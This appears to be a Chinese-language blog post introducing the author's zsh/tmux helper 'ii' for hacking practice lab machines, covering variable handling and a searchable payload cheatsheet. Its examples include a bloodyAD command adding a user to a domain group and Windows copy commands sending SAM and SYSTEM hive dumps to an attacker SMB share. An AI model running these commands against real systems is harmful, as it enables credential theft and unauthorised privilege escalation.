自己的 boxing 流程#
主要功能#
ii s#
比如拿到的 ip
我會直接丟到做這台機器的專用目錄下
然後 ii 只能在 tmux 下使用,它會使用 tmux 的功能來管理變數
ii sr 192.168.224.122sr → set rhost ,目前的設定是 sr 後會自動取得 tun0 做為 lhost 所以就不用再 sl
lhost 跟 rhost 在 ii 的 s : set 跟 g : get 中是有特殊地位的,可以直接用 sr gl get lhost gr get rhost 操作,後面兩個會直接把它們複制到 clipboard。
如果設定了許多的變數可以在下次啟動 shell 的時候用 ii sf 把它們載回來
ii l → load ,使用 ii la (ii load -all) 預設在當前 window 所有的 pane 中載入這些變數
我有想過直接預設讓變數修改就 load 但這樣萬一在當前 pane 誤操作就很麻煩,而且有 pane 執行中也會漏掉,後來還是覺得 la 最適合我自己的用法
fzf 的 tui 來顯示,預設會把看起來沒事幹的 pane 全部勾起來,然後 Enter 下去這四個 pane 都能吃到變數
這樣我們使用工具的時候就可以直接代
CUSER="$user1"
CPASS="$pass1"
TUSER="$user2"
TGROUP='groupname'
bloodyAD --host "$rhost" -d "${domain}" -u "${CUSER}" -p "${CPASS}" add groupMember "${TGROUP}" "${TUSER}"
這邊用 $user1 或 ${user1} 都可以
ii p#
ii p [E]#
p → payload 可以放一個自己的 cheatsheet collection 裡面一樣把參數位置之類的用 shell variable 寫
輸入 ii p nmap 即用 nmap 做 keyword 在 collection 中搜尋
這個畫面直接按 E 會在 kali 上執行指令
如果指令是想要複制的,比如 certutil download
- 可以直接按 Enter render 到 terminal 上
- 可以按 y Yank 到 clipboard

如果該設定的變數沒有設定它也不會擋你,只會跟你說
多機器#
ii 會把資料保存在每個 tmux session 中,所以如果你要同時處理 3 台獨立機 3 台 ad 機的時候可以開 6 個 session 或把 ad 機放同一個 session 用 rhost1 rhost2 rhost3 或是他們愛用的命名方式 w03-srv d01-dc 之類的存變數(我是覺得哪個都比複制 ip 舒服)
ii pic#
如果我們想要在目標上面下指令也可以用 ii p 的子功能 ii pic 處理,這個命名是 “payload input copy”
比如,要在目標的 windows 上執行
copy C:\Temp\loot\SAM \\${lhost}\kali-share\SAM
copy C:\Temp\loot\SYSTEM \\${lhost}\kali-share\SYSTEM
複制渲染酬載: 方法1
可以先執行 ii pic 吃 stdin
一次貼進去,一次拿到渲染完的 text
複制渲染酬載: 方法2 也可以用 here-doc 直接把這行打在指令筆記中加上結尾,一次複制一次執行
ii pic << 'EOF'
copy C:\Temp\loot\SAM \\${lhost}\kali-share\SAM
copy C:\Temp\loot\SYSTEM \\${lhost}\kali-share\SYSTEM
EOF
ob筆記配合這個專案的 https://github.com/ieviev/obsidian-keyboard-shortcuts 設定(我自己的設定是 alt + s ) copy block 就很方便了(左手是一直放在鍵盤上的,使用頻率很高,左鍵盤幾乎佔滿快捷鍵)
其他功能#
ii m#
ii m可以ii m ls剩的就跟大家常用的能 ls 的很像了
這兩個是我留給手動操作 http 跟 nc 檔傳的時候使用的,不過現在 penelope 連 windows 都做好 upload/download功能了,所以這個就變成備用方案。
mermer#
ii 以 Zsh plugin 的形式載入。變數操作、一般指令模板、剪貼簿與 tmux 整合都由 shell script 處理。
一般操作留在目前的 Zsh 中,因此可以直接調整 shell 的變數與工作目錄。共用資料則交給 tmux session 保存,不需要另外啟動常駐服務。目前支援的環境是 Linux amd64。
https://github.com/brightio/penelope 是我最喜歡的打 box repo
penelope.py 實作中,如果開了 --mcp 就可以從外部 curl 操作 session ,看名字像是給 ai agent 用的,但打 box 總是需要手工樂😂
我自是覺得兼顧 happy 跟把乏味工作處理掉可以取一個折衷。
專案連結:curtyuan/equipment-ii。
示範影片:ii 操作介紹(YouTube)。